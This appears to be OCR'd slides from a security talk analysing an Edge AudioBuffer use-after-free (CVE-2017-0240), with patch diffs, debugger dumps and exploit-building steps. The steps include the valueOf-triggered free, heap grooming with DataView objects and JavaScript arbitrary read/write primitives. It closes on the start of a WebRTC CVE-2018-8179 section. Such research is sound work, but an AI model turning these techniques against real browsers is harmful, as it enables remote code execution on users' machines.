
0000000180CE24E1    mov         r14d, r9d

0000000180CE24E4    mov         b8 rsi, b8 r8
0000000180CE24E7    call        b8 ?VarToInt@DataConversion@JsStaticAPI@@SAJPEAXPEAH@Z
0000000180CE24EC    mov         ebx, eax
0000000180CE24EE    test        eax, eax
0000000180CE24F0    jnz         b8 0x180CE2584
```

```
0000000180CE24B8    ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect@@



0000000180CE24F6    and         ss:[rbp+arg_10], eax
0000000180CE24F9    cmp         r14d, b1 4
0000000180CE24FD    jb          b8 0x180CE2512
```

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Patch Analysis

audioBuf.copyFromChannel(t2, 0, 0) has the following call relationship:

CFastDOM::CAudioBuffer::Profiler_copyFromChannel

↓

CFastDOM::CAudioBuffer::Trampoline_copyFromChannel

↓

Patched function CDOMAudioBuffer::Var_copyFromChannel

↓

1. JsStaticAPI::DataConversion::VarToInt(2 calls)
2. WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>
3. WebCore::AudioBuffer::copyFromChannelData

Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Patch Analysis

CDOMAudioBuffer::Var_copyFromChannel before patch

```
v5 = a4;
v6 = a3[1];
v7 = a3;
v12 = 0;
v8 = a2;
v13 = 0i64;
v9 = this;
v14 = 0;
WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>(&v15, &v12, a2, v6);
v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v12, v8);
if ( !v10 )
{
  v10 = JsStaticAPI::DataConversion::VarToInt(v7[2], (int *)&a5);
  if ( !v10 )
  {
    v16 = 0;
    if ( v5 < 4 || (v10 = JsStaticAPI::DataConversion::VarToInt(v7[3], &v16)) == 0 )
    {
      WebCore::AudioBuffer::copyFromChannelData(v9, v8, &v15, (unsigned int)a5);
      v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v12, v8);
    }
  }
```

v6, v7[2], v[3] correspond to the parameters t2, 0, 0 in audioBuf.copyFromChannel(t2, 0, 0) respectively.

Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Patch Analysis

CDOMAudioBuffer::Var_copyFromChannel after patch

```
v9 = JsStaticAPI::DataConversion::VarToInt(a3[2], (int *)&a5);
if ( !v9 )
{
  v17 = 0;
  if ( v7 < 4 || (v9 = JsStaticAPI::DataConversion::VarToInt(v8[3], &v17)) == 0 )
  {
    v10 = v8[1];
    v13 = 0;
    v14 = 0i64;
    v15 = 0;
    WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>(&v16, &v13, v5, v10);
    v9 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v5);
    if ( !v9 )
    {
      WebCore::AudioBuffer::copyFromChannelData(v6, v5, &v16, (unsigned int)a5);
      v9 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v5);
    }
```

The patch puts the function WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float> after two JsStaticAPI::DataConversion::VarToInt functions

Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Vulnerability Analysis

WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float> function

```
00007ffa`62432735 895de0          mov     dword ptr [rbp-20h],ebx
00007ffa`62432738 488d55d0        lea     rdx,[rbp-30h]
00007ffa`6243273c 488d4de8        lea     rcx,[rbp-18h]
00007ffa`62432740 e863b00200      call    edgehtml!WTF::JSOwnedTypedArray<1,
00007ffa`62432745 498bd6          mov     rdx,r14
0:013> d rbp-18
00000086`72dfb058  40 08 98 62 fa 7f 00 00-00 00 e7 ae cc 01 00 00
00000086`72dfb068  00 00 04 00 00 00 00 00-00 d5 1a 61 fa 7f 00 00
00000086`72dfb078  04 00 00 00 00 00 00 00-b0 1c dc 61 fa 7f 00 00
00000086`72dfb088  90 9c 52 9b cc 01 00 00-00 63 a9 9e cc 01 00 00
00000086`72dfb098  4d 57 12 62 fa 7f 00 00-00 b2 df 72 86 00 00 00
00000086`72dfb0a8  63 2a 31 61 fa 7f 00 00-00 b2 df 72 86 00 00 00
00000086`72dfb0b8  69 b1 df 72 86 00 00 00-09 10 00 00 ff ff ff ff
00000086`72dfb0c8  f8 b0 df 72 86 00 00 00-30 d0 52 9b cc 01 00 00
0:013> d poi(rbp-18+8)
000001cc`aee70000  66 66 66 66 66 66 66 66-66 66 66 66 66 66 66 66
0:013> db rax
000001cc`9eb68600  b0 5a 62 61 fa 7f 00 00-80 95 9c 9e cc 01 00 00
000001cc`9eb68610  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68620  00 00 01 00 00 00 00 00-c0 5e a8 9e cc 01 00 00
000001cc`9eb68630  04 00 00 00 00 00 00 00-00 00 e7 ae cc 01 00 00
000001cc`9eb68640  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68650  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68660  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68670  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:013> u poi(rax)
chakra!Js::TypedArray<float,0,1>::`vftable':
```

Float32Array的buffer

Float32Array的length

The function WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float> saves the buffer and length of the Float32Array to its own data structure on the stack.

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Vulnerability Analysis

JsStaticAPI::DataConversion::VarToInt function

```
WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>(&v16, &v13, a2, v6);
v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v8);
if ( !v10 )
{
  v10 = JsStaticAPI::DataConversion::VarToInt(v7[2], (int *)&a5);
  if ( !v10 )
  {
    v17 = 0;
    if ( v5 < 4 || (v10 = JsStaticAPI::DataConversion::VarToInt(v7[3], &v17)) == 0 )
    {
      LODWORD(v12) = 0;
      WebCore::AudioBuffer::copyFromChannelData(
        v9,
        (__int64)v8,
        (__int64)&v16,
        (__int32)a5,
        v12,
        (struct WebCore::ExceptionState *)&v13);
      v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v8);
```

```
0:013> d rsi
00000086`72dfb200  000001cc`9ea3cba0
00000086`72dfb208  000001cc`9eb68600
00000086`72dfb210  000001cc`9e9e9be0
00000086`72dfb218  00010000`00000000
00000086`72dfb220  00000101`00000006
```

```
0:013> db 000001cc`9e9e9be0
000001cc`9e9e9be0  b0 31 62 61 fa 7f 00 00-00 89 b6 9e cc 01 00 00
000001cc`9e9e9bf0  20 9c 9e 9e cc 01 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c00  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c10  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c20  40 0e 9f 9e cc 01 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c30  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c40  00 60 a8 9e cc 01 00 00-e0 da 9d 9e cc 01 00 00
000001cc`9e9e9c50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:031> u 7ffa616231b0
chakra!Js::DynamicObject::`vftable':
```

The function JsStaticAPI::DataConversion::VarToInt will process the last two input parameters of audioBuf.copyFromChannel(t2, obj, 0). When the parameter is an object, it will try to convert to an integer. If it is already an integer, it will return

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Vulnerability Analysis

Trigger UAF vulnerability

1. The function WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float> will be called first, which will cache the data structure of the buffer of the Float32Array on its own stack.

2. We can overload the valueOf() method of either of the last two parameters in audioBuf.copyFromChannel(t2, obj, 0). When passing in a dynamic object “obj”, the function JsStaticAPI::DataConversion::VarToInt will attempt to convert to an integer and call the overloaded valueOf() method.

3. When executing the overloaded callback function valueOf, dettach the buffer of the Float32Array, and then uses other data structures to occupy the position. After executing copyFromChannel, the data in the channel specified by AudioBuffer will be copied to the occupied data structure, resulting in the program crash.

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Vulnerability Analysis

Pseudocode

```
var t2 = new Float32Array(0x20000);
ta = new Uint8Array(t2.buffer);
for (i=0;i<t2.length;i++)
t2[i] = 0x66;
.....
var t = audioBuf.getChannelData(0);
var ta2 = new Uint8Array(t.buffer);
for (i=0;i<ta2.length;i++)
ta2[i] = 0x77;
audioBuf.copyFromChannel(t2, obj, 0);
```

```
.....
obj.valueOf = function()
{
work = new Worker(null);
work.postMessage("66", [t2.buffer]);
//Free the buffer of floating point array
work.terminate();
work = null;
.....
```

```
(2054.215c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
msvcrt!memcpy+0x220:
00007ffc`6f643f60 f30f7f40f0      movdqu  xmmword ptr [rax-10h],xmm0 ds:000001a4`632b0084=????????????????
0:009> k 10
 # Child-SP          RetAddr           Call Site
00 00000024`705fb1b8 00007ffc`6f62c5d0 msvcrt!memcpy+0x220
01 00000024`705fb1c0 00007ffc`5484774c msvcrt!memcpy_s+0x60
02 00000024`705fb200 00007ffc`548477aa edgehtml!WebCore::AudioBufferData::copyBufferData+0x8c
03 00000024`705fb240 00007ffc`5483b681 edgehtml!WebCore::AudioBufferData::copyFromChannel+0x4e
04 00000024`705fb290 00007ffc`548327a9 edgehtml!WebCore::AudioBuffer::copyFromChannelData+0x59
05 00000024`705fb2d0 00007ffc`5452574d edgehtml!CDOMAudioBuffer::Var_copyFromChannel+0xa9
```

copyFromChannel copies the ta2 data to the released memory area, the program crashes

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Exploitation

In this case, consider using segment of the integer array object to occupy

1. It can control the copied data and copy offsets
2. It can aligns the freed buffer space with the occupied segment
3. It can accurately cover segment.length and segment.size
4. The modified occupied segment can be read and written across the boundary to achieve relative address reading and writing.

```
var t = audioBuf.getChannelData(0);
var ta2 = new Uint8Array(t.buffer);
ta2[0] = 0;
ta2[1] = 0x7fffffff; //size
ta2[2] = 0xffffffff;  //length
ta2[3] = 0;
ta2[4] = 0;              //next
ta2[4] = 0;
```

```
0:013> d 000001f9`6bd00000
000001f9`6bd00000  7fffffff`00000000
000001f9`6bd00008  00000000`ffffffff
000001f9`6bd00010  00000000`00000000
```

The buffer of ta2 will cover the segment of an integer array, so that the segment can access the element out of bounds.

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Exploitation

Looking for the out of bounds array

Pseudo code

…….

```
for (var i=0;i<obj_arr.length;i++)
{
        If (jit_read (0x10000))
        {
        target= i ;
        break;
        }
}
……
```

For an array of integers that have not been modified, accessing 0x10000 will result in an exception. In the function Js::JavascriptOperators::OP_GetElementI_ArrayFastPath<Js::JavascriptNativeIntArray>, the length and index of the integer array are compared. If it is greater than or equal, the access fails.

```
00007ffa`612e4d19 3b7b20          cmp     edi,dword ptr [rbx+20h]
00007ffa`612e4d1c 0f83d7000000    jae     chakra!Js::JavascriptOperators::OP_
00007ffa`612e4d22 0fb74318        movzx   eax,word ptr [rbx+18h]
```

edi is the index of the element, and rbx points to an array of integers. If it is greater than or equal to the access, the access fails.

However, in JIT mode, the optimized function will no longer compare the length of the integer array, but directly compare the size of the segment.

```
00000226`e00308c7 443b6804        cmp     r13d,dword ptr [rax+4]
00000226`e00308cb 0f8da7000000    jge     00000226`e0030978
00000226`e00308d1 428b44a818      mov     eax,dword ptr [rax+r13*4+18h] ds:0
```

rax points to segment, r13d is the index of the element

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation :Achieve AAR/AAW

Through the previous steps, we have an integer array object with a very long length and size that can be read and written across the boundary, and can be indexed to other segment and integer array objects.

Before implementing arbitrary address reading and writing, we need to be able to control an object that is read or written by an absolute address, such as a DataView object or a TypedArray object.

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation :Achieve AAR/AAW

Take the DataView object as an example. How to control the object?

1. Considering that the integer array object and the DataView object size are both 0x40, then can consider using the “dig hole” method to make the DataView object occupy the place.
2. Release one for every two integer array object, and then allocates a DataView object, then the DataView object may be allocated in the “hole”.
3. If increase the number of DataView object allocations, the chance of hitting will increase, and finally an integer array and then a DataView will be formed.

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation :Achieve AAR/AAW

```
……
for (var i=0;i<obj_arr.length;i++)
{
If (i%2==0)    {obj_arr[i] = 0;}
// Release integer arrays of even subscripts
}
var new_arr = new Array(0x50000)
for(var i=0;i<0x50000;i++)
{
new_arr[i]=new DataView(buf,0,i);
// Allocate a large number of DataView objects

}
```

The DataView object is allocated at the location of the released integers array

```
0:033> d 29459fa0340-40
00000294`59fa0300  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0310  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa0320  f9 07 00 00 00 00 00 00-00 40 0b 5a 94 02 00 00
00000294`59fa0330  00 40 0b 5a 94 02 00 00-c0 e4 4c 43 94 02 00 00
0:033> u poi 00000294`59fa0300
chakra!Js::JavascriptNativeIntArray::`vftable':
0:033> db 00000294`59fa0340
00000294`59fa0340  e8 f8 65 61 fa 7f 00 00-80 91 50 43 94 02 00 00
00000294`59fa0350  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00000294`59fa0360  e8 22 03 00 00 00 00 00-c0 7f 5c 43 94 02 00 00
00000294`59fa0370  00 00 00 00 00 00 00 00-00 00 d9 53 95 02 00 00
0:033> u poi 29459fa0340
chakra!Js::DataView::`vftable':
0:033> d 29459fa0340+40
00000294`59fa0380  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0390  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa03a0  f9 07 00 00 00 00 00 00-20 80 0f 78 94 02 00 00
00000294`59fa03b0  20 80 0f 78 94 02 00 00-00 00 00 00 00 00 00 00
0:033> u poi 00000294`59fa0380
chakra!Js::JavascriptNativeIntArray::`vftable':
```

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation :Achieve AAR/AAW


How to locate this DataView?

```
for(var begin=0x40000/4;;begin+=0x12){
index = begin;
tmp = jit_read(index);index=begin+2;
tmp2 = jit_read(index);
if(tmp==0x5 && tmp2==0x7f9)
{
      index = begin+ 0x20;
      tmp = jit_read(index);index=begin+2;
      tmp2 = jit_read(index);
      if(tmp ==0x5 && tmp2==0x7f9)
      {
            break;
       }
}
dataview_index = index – 0x10
vt_low = dataview_index – 0x08
}
```

```
0:033> d 29459fa0340-40
00000294`59fa0300  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0310  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa0320  f9 07 00 00 00 00 00 00-00 40 0b 5a 94 02 00 00
00000294`59fa0330  00 40 0b 5a 94 02 00 00-c0 e4 4c 43 94 02 00 00
0:033> u poi 00000294`59fa0300
chakra!Js::JavascriptNativeIntArray::`vftable':
0:033> db 00000294`59fa0340
00000294`59fa0340  e8 f8 65 61 fa 7f 00 00-80 91 50 43 94 02 00 00
00000294`59fa0350  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00000294`59fa0360  e8 22 03 00 00 00 00 00-c0 7f 5c 43 94 02 00 00
00000294`59fa0370  00 00 00 00 00 00 00 00-00 00 d9 53 95 02 00 00
0:033> u poi 29459fa0340
chakra!Js::DataView::`vftable':
0:033> d 29459fa0340+40
00000294`59fa0380  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0390  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa03a0  f9 07 00 00 00 00 00 00-20 80 0f 78 94 02 00 00
00000294`59fa03b0  20 80 0f 78 94 02 00 00-00 00 00 00 00 00 00 00
0:033> u poi 00000294`59fa0380
chakra!Js::JavascriptNativeIntArray::`vftable':
```

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation :Achieve AAR/AAW

How to leak an object address?



1. Access the segment of the integer array C through the DataView object to determine its index
2. Save the virtual table pointer and the Type pointer in integer array
3. Assign an element of integers array to any object that you want to leak
4. Replace virtual table pointer and Type pointer of object array C
5. Read the first two elements of the object array C


02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation :Achieve AAR/AAW


How to achieve arbitrary address reading and writing?

```
function AAR_64(address)
{
address_low = address.getLowBits()
address_high= address.getHighBits()
obj_arr[target][p_buffer_low] = address_low;
obj_arr[target][p_buffer_high] = address_high;
low = mydv.getUint32(0,true)
high = mydv.getUint32(4,true)
return new Long(low, high,true)
}
```

```
function AAW_64(address, data)
{
address_low = address.getLowBits()
address_high= address.getHighBits()
obj_arr[target][p_buffer_low] = address_low;
obj_arr[target][p_buffer_high] = address_high;
data_lo = data.getLowBits()
data_hi = data.getHighBits()
mydv.setUint32(0,data_lo,true)
mydv.setUint32(4,data_hi,true)
}
```

02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Attack Demo





02 Edge AudioBuffer UAF Vulnerability Analysis and Exploitation : Summary

Based on the following reasons, CVE-2017-0240 has relatively high quality and is easy to exploit.

The copyFromChannel function can precisely control the copy start position and data, and can accurately cover the segment structure leading to out of bound access.

However, if you can't control the copy start position and data, and you can't control the memory directly and controllablely, how can exploit it?

The following example will show an idea of converting UAF into type confusion and then translating into out-of-bounds reading and writing.

03 WebRTC Parameters UAF Vulnerability Analysis: Background Knowledge

(Pwn2Own) Microsoft Edge WebRTC Parameters Use-After-Free Remote Code Execution Vulnerability

ZDI-18-571
ZDI-CAN-5815

CVE ID	CVE-2018-8179
CVSS SCORE	6.8, (AV:N/AC:M/Au:N/C:P/I:P/A:P)
AFFECTED VENDORS	Microsoft
AFFECTED PRODUCTS	Edge

VULNERABILITY DETAILS

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the processing of parameters to WebRTC APIs. By performing actions in JavaScript an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute code under the context of the current process.

VENDOR RESPONSE	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8179
DISCLOSURE TIMELINE	2018-03-18 - Vulnerability reported to vendor 2018-06-08 - Coordinated public release of advisory 2018-06-08 - Advisory Updated
CREDIT	Richard Zhu (fluorescence)

03 WebRTC Parameters UAF Vulnerability Analysis: Background Knowledge

WebRTC

WebRTC (Web Real-Time Communications) is a technology which enables Web applications and sites to capture and optionally stream audio and/or video media, as well as to exchange arbitrary data between browsers without requiring an intermediary. The set of standards that comprises WebRTC makes it possible to share data and perform teleconferencing peer-to-peer, without requiring that the user install plug-ins or any other third-party software.

WebRTC consists of several interrelated APIs and protocols which work together to achieve this. The documentation you'll find here will help you understand the fundamentals of WebRTC, how to set up and use both data and media connections, and more.

WebRTC interfaces:RTCIceTransport

The `RTCIceCandidate` interface—part of the WebRTC API—represents a candidate Internet Connectivity Establishment (ICE) configuration which may be used to establish an `RTCPeerConnection`.

An ICE candidate describes the protocols and routing needed for WebRTC to be able to communicate with a remote device. When starting a WebRTC peer connection, typically a number of candidates are proposed by each end of the connection, until they mutually agree upon one which describes the connection they decide will be best. WebRTC then uses that candidate's details to initiate the connection.

03 WebRTC Parameters UAF Vulnerability Analysis: Background Knowledge

RTCIceTransport Method

The `RTCIceTransport` method `getRemoteCandidates()` returns an array which contains one `RTCIceCandidate` for each of the candidates that have been received from the remote peer so far during the current ICE gathering session.

